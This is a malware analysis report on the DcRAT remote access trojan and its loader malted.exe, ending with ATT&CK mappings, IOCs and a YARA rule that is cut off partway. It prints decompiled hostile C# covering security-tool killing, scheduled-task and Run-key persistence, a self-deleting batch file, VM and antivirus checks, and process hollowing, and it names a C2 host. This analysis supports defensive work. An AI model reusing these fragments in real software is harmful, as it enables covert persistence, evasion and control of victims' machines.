
| Name | Value |
|---|---|
| Client.Algorithm.Aes256.Decrypt returned | "213.226.117.48" |
| result | false |

*Figure 6- Decrypts AES-encrypted informations*

Initially, the Settings class configures settings and dynamically decrypts **AES-encrypted** information such as port and host during runtime.

*Table 2- Decrypts informations*

| | |
|---|---|
| **Port** | 1337 |
| **Host** | 213.226.117.48 |
| **Version** | 1.0.6 |
| **MTX** | DcRatMutex_qwqdanchun |



```
public static class HwidGen
{
    // Token: 0x06000053 RID: 83 RVA: 0x00003D54 File Offset: 0x00001F54
    public static string HWID()
    {
        string result;
        try
        {
            string s = string.Concat(new object[]
            {
                Environment.ProcessorCount,
                Environment.UserName,
                Environment.MachineName,
                Environment.OSVersion,
                new DriveInfo(Path.GetPathRoot(Environment.SystemDirectory)).TotalSize
            });
            HashAlgorithm hashAlgorithm = new MD5CryptoServiceProvider();
            byte[] array = Encoding.ASCII.GetBytes(s);
            array = hashAlgorithm.ComputeHash(array);
            StringBuilder stringBuilder = new StringBuilder();
            foreach (byte b in array)
            {
                stringBuilder.Append(b.ToString("x2"));
            }
            result = stringBuilder.ToString().Substring(0, 20).ToUpper();
        }
        catch
        {
```


100 %

Locals

| Name | Value | Type |
|---|---|---|
| System.Environment.ProcessorCount.get returned | 0x00000002 | int |
| System.Environment.UserName.get returned | "[redacted]" | string |
| System.Environment.MachineName.get returned | "[redacted]" | string |
| System.Environment.OSVersion.get returned | {Microsoft Windows NT 6.2.9200.0} | System.OperatingSystem |
| System.Environment.SystemDirectory.get returned | @"C:\WINDOWS\system32" | string |
| System.IO.Path.GetPathRoot returned | @"C:\" | string |
| System.IO.DriveInfo.TotalSize.get returned | 0x0000001DDB889000 | long |
| string.Concat returned | "2[redacted]Microsoft Windows NT 6.2.9200.0128237211648" | string |
| s | "2[redacted]Microsoft Windows NT 6.2.9200.0128237211648" | string |

*Figure 7-Gets informartion about infected machine*

It retrieves information about the infected device, including details such as username, hostname, and other relevant data.




```
private static void Block()
{
    while (AntiProcess.Enabled)
    {
        IntPtr intPtr = AntiProcess.CreateToolhelp32Snapshot(2U, 0U);
        PROCESSENTRY32 processentry = default(PROCESSENTRY32);
        processentry.dwSize = (uint)Marshal.SizeOf(typeof(PROCESSENTRY32));
        if (AntiProcess.Process32First(intPtr, ref processentry))
        {
            do
            {
                uint th32ProcessID = processentry.th32ProcessID;
                string szExeFile = processentry.szExeFile;
                if (AntiProcess.Matches(szExeFile, "Taskmgr.exe") || AntiProcess.Matches(szExeFile, "ProcessHacker.exe") || AntiProcess.Matches(szExeFile, "procexp.exe") || AntiProcess.Matches(szExeFile,
                  "MSASCui.exe") || AntiProcess.Matches(szExeFile, "MsMpEng.exe") || AntiProcess.Matches(szExeFile, "MpUXSrv.exe") || AntiProcess.Matches(szExeFile, "MpCmdRun.exe") || AntiProcess.Matches
                  (szExeFile, "NisSrv.exe") || AntiProcess.Matches(szExeFile, "ConfigSecurityPolicy.exe") || AntiProcess.Matches(szExeFile, "MSConfig.exe") || AntiProcess.Matches(szExeFile, "Regedit.exe") ||
                  AntiProcess.Matches(szExeFile, "UserAccountControlSettings.exe") || AntiProcess.Matches(szExeFile, "taskkill.exe"))
                {
                    AntiProcess.KillProcess(th32ProcessID);
                }
            }
            while (AntiProcess.Process32Next(intPtr, ref processentry));
        }
        AntiProcess.CloseHandle(intPtr);
        Thread.Sleep(50);
    }
}
```

*Figure 8- AntiProcess Technique*

Through the use of a code block, the script conducts a comparison of background processes. This code, employed for determining the presence of an analysis environment, automatically shuts down the program if it detects a match with any given process name.

*Table 3-Checked process names*


| | | |
|---|---|---|
| Taskmgr.exe | ProcessHacker.exe | procexp.exe |
| MpUXSrv.exe | MpCmdRun.exe | NisSrv.exe |
| Regedit.exe | UserAccountControlSettings.exe | taskkill.exe |
| MSConfig.exe | MsMpEng.exe | MSASCui.exe |



```
// Token: 0x06000035 RID: 53 RVA: 0x000036D8 File Offset: 0x000018D8
public static void Install()
{
    try
    {
        FileInfo fileInfo = new FileInfo(Path.Combine(Environment.ExpandEnvironmentVariables(Settings.Install_Folder), Settings.Install_File));
        string fileName = Process.GetCurrentProcess().MainModule.FileName;
        if (fileName != fileInfo.FullName)
        {
            foreach (Process process in Process.GetProcesses())
            {
                try
                {
                    if (process.MainModule.FileName == fileInfo.FullName)
                    {
                        process.Kill();
                    }
                }
                catch
                {
                }
            }
            if (Methods.IsAdmin())
            {
                Process.Start(new ProcessStartInfo
                {
                    FileName = "cmd",
                    Arguments = string.Concat(new string[]
                    {
                        Encoding.Default.GetString(Convert.FromBase64String("L2Mgc2NodGFza3MgL2NyZWF0ZSAvZiAvc2Mgb25sb2dvbiAvcmwgaGlnaGVzdCAvdG4g")),
                        "\"",
                        Path.GetFileNameWithoutExtension(fileInfo.Name),
                        "\" /tr '\"",
                        fileInfo.FullName,
                        "\"' & exit"
```

*Figure 9-Create task*


If the application is running with administrative privileges, it creates and executes a scheduled task using the command **/c schtasks /create /f /sc onlogon /rl highest /tn** through the cmd.



```
}
else
{
    using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(Encoding.Default.GetString(Convert.FromBase64String("U09GVFdBUkVcTWljcm9zb2Z0XFdpbmRvd3NcQ3VycmVudFZlcnNpb25cUnVuXA==")), RegistryKeyPermissionCheck.ReadWriteSubTree))
    {
        registryKey.SetValue(Path.GetFileNameWithoutExtension(fileInfo.Name), "\"" + fileInfo.FullName + "\"");
    }
}
if (File.Exists(fileInfo.FullName))
{
    File.Delete(fileInfo.FullName);
    Thread.Sleep(1000);
}
Stream stream = new FileStream(fileInfo.FullName, FileMode.CreateNew);
byte[] array = File.ReadAllBytes(fileName);
stream.Write(array, 0, array.Length);
Methods.ClientOnExit();
string text = Path.GetTempFileName() + ".bat";
using (StreamWriter streamWriter = new StreamWriter(text))
{
    streamWriter.WriteLine("@echo off");
    streamWriter.WriteLine("timeout 3 > NUL");
    streamWriter.WriteLine("START \"\" \"" + fileInfo.FullName + "\"");
    streamWriter.WriteLine("CD " + Path.GetTempPath());
    streamWriter.WriteLine("DEL \"" + Path.GetFileName(text) + "\" /f /q");
}
Process.Start(new ProcessStartInfo
{
    FileName = text,
    CreateNoWindow = true,
    ErrorDialog = false,
    UseShellExecute = false,
    WindowStyle = ProcessWindowStyle.Hidden
});
```

*Figure 10- OpenSubKey*


It checks whether the file exists and, if so, deletes it and waits for one second. Subsequently, it retrieves the entire content of the currently running application and creates the target file. The Methods.ClientOnExit() method is invoked to specify a process that will run upon the client application's closure. It generates a temporary .bat file and writes a sequence of commands into it. These commands, after a specific duration (timeout 3), include launching the target file, changing the working directory, and self-deletion. By initiating the created .bat file, it executes the temporary batch file. This method of operation is employed by the malware to conceal itself.



```
namespace Client.Helper
{
    // Token: 0x0200000C RID: 12
    internal class Anti_Analysis
    {
        // Token: 0x06000045 RID: 69 RVA: 0x00002245 File Offset: 0x00000445
        public static void RunAntiAnalysis()
        {
            if (Anti_Analysis.isVM_by_wim_temper())
            {
                Environment.FailFast(null);
            }
            Thread.Sleep(1000);
        }

        // Token: 0x06000046 RID: 70 RVA: 0x00003B80 File Offset: 0x00001D80
        public static bool isVM_by_wim_temper()
        {
            ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(new SelectQuery("Select * from Win32_CacheMemory"));
            int num = 0;
            foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
            {
                ManagementObject managementObject = (ManagementObject)managementBaseObject;
                num++;
            }
            return num == 0;
        }
    }
}
```

*Figure 11- AntiVm Technique*


This malware attempts to detect virtual machine environments using a specific WMI query related to cache memory. If a virtual machine is detected, the application is terminated abruptly as an anti-analysis measure.



```
// Token: 0x06000057 RID: 87 RVA: 0x00004094 File Offset: 0x00002294
public static string Antivirus()
{
    string result;
    try
    {
        string text = string.Empty;
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("\\\\" + Environment.MachineName + "\\root\\SecurityCenter2", "Select * from AntivirusProduct"))
        {
            foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
            {
                ManagementObject managementObject = (ManagementObject)managementBaseObject;
                text = text + managementObject["displayName"].ToString() + "; ";
            }
        }
        text = Methods.RemoveLastChars(text, 2);
        result = ((!string.IsNullOrEmpty(text)) ? text : "N/A");
    }
    catch
    {
        result = "Unknown";
    }
    return result;
}
```

*Figure 12- Check Antivirus Product*

The Antivirus method retrieves information about installed antivirus products on a Windows system by querying the "SecurityCenter2" namespace. It collects the display names of detected antivirus products and returns them as a concatenated string.




```
internal class Camera
{
    // Token: 0x06000048 RID: 72 RVA: 0x00002261 File Offset: 0x00000461
    public static bool havecamera()
    {
        return Camera.FindDevices().Length != 0;
    }

    // Token: 0x06000049 RID: 73 RVA: 0x00002271 File Offset: 0x00000471
    public static string[] FindDevices()
    {
        return Camera.GetFiltes(Camera.CLSID_VideoInputDeviceCategory).ToArray();
    }

    // Token: 0x0600004A RID: 74 RVA: 0x00003BF4 File Offset: 0x00001DF4
    public static List<string> GetFiltes(Guid category)
    {
        List<string> result = new List<string>();
        Camera.EnumMonikers(category, delegate(IMoniker moniker, Camera.IPropertyBag prop)
        {
            object obj = null;
            prop.Read("FriendlyName", ref obj, 0);
            string item = (string)obj;
            result.Add(item);
            return false;
        });
        return result;
    }
```

*Figure 13- Gets Camera Informations*


It detects the available cameras on the device and gains the ability to access the camera when privileged. The malicious software then communicates with the server to send all the collected information.

| File Name | malted.exe |
|---|---|
| MD5 | 74003e9140e5997418d6c235212ec6c5 |
| SHA256 | 6cca27fc40d290fdc7a83973246ab03976ff763802d7b65265b98d31f5c95339 |



```
private static bool HandleRun(string path, string cmd, byte[] data, bool compatible)
{
    int num = 0;
    string text = string.Format("\"{0}\"", path);
    emre.STARTUP_INFORMATION startup_INFORMATION = default(emre.STARTUP_INFORMATION);
    emre.PROCESS_INFORMATION process_INFORMATION = default(emre.PROCESS_INFORMATION);
    startup_INFORMATION.FLAGSS = 0;
    startup_INFORMATION.Size_ = Convert.ToUInt32(Marshal.SizeOf(typeof(emre.STARTUP_INFORMATION)));
    try
    {
        bool flag = !string.IsNullOrEmpty(cmd);
        if (flag)
        {
            text = text + " " + cmd;
        }
        bool flag2 = !emre.CreateProcess_API(path, text, IntPtr.Zero, IntPtr.Zero, false, 4U, IntPtr.Zero, null, ref startup_INFORMATION, ref process_INFORMATION);
        if (flag2)
        {
            throw new Exception();
        }
        int num2 = BitConverter.ToInt32(data, 60);
        int num3 = BitConverter.ToInt32(data, num2 + 52);
        int[] array = new int[179];
        array[0] = 65538;
        bool flag3 = IntPtr.Size == 4;
        if (flag3)
        {
            bool flag4 = !emre.GetThreadContext_API(process_INFORMATION.TihradHandle, array);
            if (flag4)
            {
                throw new Exception();
            }
        }
        else
        {
            bool flag5 = !emre.Wow64GetThreadContext_API(process_INFORMATION.TihradHandle, array);
            if (flag5)
            {
                throw new Exception();
            }
        }
        int num4 = array[41];
        int num5 = 0;
        bool flag6 = !emre.ReadProcessMemory_API(process_INFORMATION.HasanHandle, num4 + 8, ref num5, 4, ref num);
        if (flag6)
        {
            throw new Exception();
```

*Figure 14- HandleRun Method*



```
        }
        int num4 = array[41];
        int num5 = 0;
        bool flag6 = !emre.ReadProcessMemory_API(process_INFORMATION.HasanHandle, num4 + 8, ref num5, 4, ref num);
        if (flag6)
        {
            throw new Exception();
        }
        bool flag7 = num3 == num5;
        if (flag7)
        {
            bool flag8 = emre.NtUnmapViewOfSection_API(process_INFORMATION.HasanHandle, num5) != 0;
            if (flag8)
            {
                throw new Exception();
            }
        }
        int length = BitConverter.ToInt32(data, num2 + 80);
        int bufferSize = BitConverter.ToInt32(data, num2 + 84);
        bool flag9 = false;
        int num6 = emre.VirtualAllocEx_API(process_INFORMATION.HasanHandle, num3, length, 12288, 64);
        bool flag10 = !compatible && num6 == 0;
        if (flag10)
        {
            flag9 = true;
            num6 = emre.VirtualAllocEx_API(process_INFORMATION.HasanHandle, 0, length, 12288, 64);
        }
        bool flag11 = num6 == 0;
        if (flag11)
        {
            throw new Exception();
        }
        bool flag12 = !emre.WriteProcessMemory_API(process_INFORMATION.HasanHandle, num6, data, bufferSize, ref num);
        if (flag12)
        {
            throw new Exception();
        }
        int num7 = num2 + 248;
        short num8 = BitConverter.ToInt16(data, num2 + 6);
        for (int i = 0; i <= (int)(num8 - 1); i++)
        {
```

*Figure 15- Process Hollowing APIs*

**Malted.exe** is designed to use the **Process Hollowing technique to inject the Client.exe** file into the legitimate **RegSvcs.exe** application and make it run undetected. In the **yenisc1.ps1** file, the code to perform this operation is included, along with the specified rawurl and hollowurl.

# MITRE ATT&CK

| Technique Name | Technique ID |
|---|---|
| Query Registry | T1012 |
| Command and Scripting Interpreter: Windows Command Shell | T1059.003 |
| Process Injection: Process Hollowing | T1055.012 |
| Masquerading | T1036 |
| Virtualization/Sandbox Evasion | T1497.003 |
| Command and Scripting Interpreter: PowerShell | T1059.001 |
| File and Directory Discovery | T1083 |
| System Information Discovery | T1082 |
| Reflective Code Loading | T1620 |
| Web Service | T1102 |

# IOCs

## IPs

| |
|---|
| 213[.]226.117.48 |
| 45[.]11.47.195 |
| 95[.]214.8.52 |
| 94[.]102.148.42 |
| 20[.]215.193.147 |
| 141[.]255.151.226 |
| 38[.]59.124.49 |
| 3[.]79.229.48 |
| 141[.]255.147.252 |

## URLs

| |
|---|
| http[:]//co44089.tmweb[.]ru |
| https[:]//sw.lifeboxtransfer.com/v1/AUTH_LT_fc856d57-7abc-4ad2-ac90-950f9e675133/LT_1559823a-2bd4-4f1f-ab57-86d5137c339c/812f6021-b00d-441c-8cde-3145c6d3680b/50b93d59-73b9-4867-992f-f091d3e4a22f?temp_url_sig=50f32d6025b1530d13bdceb8823789b8a4c820df03cd51785cdd6992d9ed8e6a&temp_url_expires=1703693937448&filename=malted.exe |
| https[:]//sw.lifeboxtransfer.com/v1/AUTH_LT_fc856d57-7abc-4ad2-ac90-950f9e675133/LT_e15b2bb6-98ca-4b2e-81a8-265e1e9ff651/76a28e87-3311-45ea-9203-628de676a272/24f81fbb-cded-4dfa-9215-512c595c0b66?temp_url_sig=d2b29bfea5d0af0c879aa1e0135ab929af201fbf85911c7b542c21470a66c695&temp_url_expires=1704662881529&filename=Client.exe |

## HASHs

| | |
|---|---|
| MD5 | 7b8e0551fd1999d88b0eaa171bc6bd3d |
| MD5 | 935674efdbbc207ca55d63a66f70cce7 |
| MD5 | 8ebb4bfd351c52bae3e4553b3b54906b |
| MD5 | 35a0ba562b6f38d227c9c57357be913a |
| MD5 | bee145b42f23692f3f6f679aa592f274 |
| MD5 | 8f326d5f05c82a1b8ca8366a84ab9b08 |
| SHA1 | d68ca7a1bf0ba3350544e72980d92b3622feef29 |
| SHA1 | baaddec12fff6a5133fa540b3605e0e744026dc8 |

# DETECTION

## Client.exe Yara Rule

```
import "hash"
rule DcRAT{
    meta:
    author = "Kerime Gencay"
    description = "DcRAT Rule"
    file_name = "Client.exe"
    hash = "6d7eb3740312029e37a2e7c88904885a"
strings:
    $str1 = "Anti_Process"
    $str2 = "Certifi_cate"
    $str3 = "RegistryKeyPermissionCheck"
    $str4 = "MsMpEng.exe" wide
    $str5 = "Select * from AntivirusProduct" wide
    $str6 = "DcRatByqwqdanchun" wide
    $str7 = "Select * from Win32_CacheMemory" wide
    $str8=  "AesCryptoServiceProvider"
    $str9 = "UmVjZWl2ZWQ=" wide
    $str10 = "SetRegistry"
    $str11 = "{860BB310-5D01-11d0-BD3B-00A0C911CE86}" wide


    $opc1 = {28 55 00 00 06 39 88 00 00 00 73 7A 00 00 0A 13 05 11 05 72 45 14
00 70 6F 7B 00 00 0A 11 05 1C 8D 44 00 00 01 25 16 28 67 00 00 0A 72 4D 14 00
70 28 1C 00 00 0A 6F 1D 00 00 0A A2 25 17 72 D8 14 00 70}
    $opc2 = {28 1B 00 00 0A 7E 07 00 00 04 28 1C 00 00 0A 6F 1D 00 00 0A 80 07
00 00 04 7E 07 00 00 04 73 6C 00 00 06 80 0C 00 00 04 7E 0C 00 00 04 7E 01 00
00 04 6F 6F 00 00 06 80 01 00 00 04 7E 0C 00 00 04}


condition:
    uint16(0) == 0x5A4D and (any of ($str*,$opc*))
}
```

### Malted.exe Yara Rule

```
import "hash"
rule DcRAT{
    meta:
    author = "Kerime Gencay"
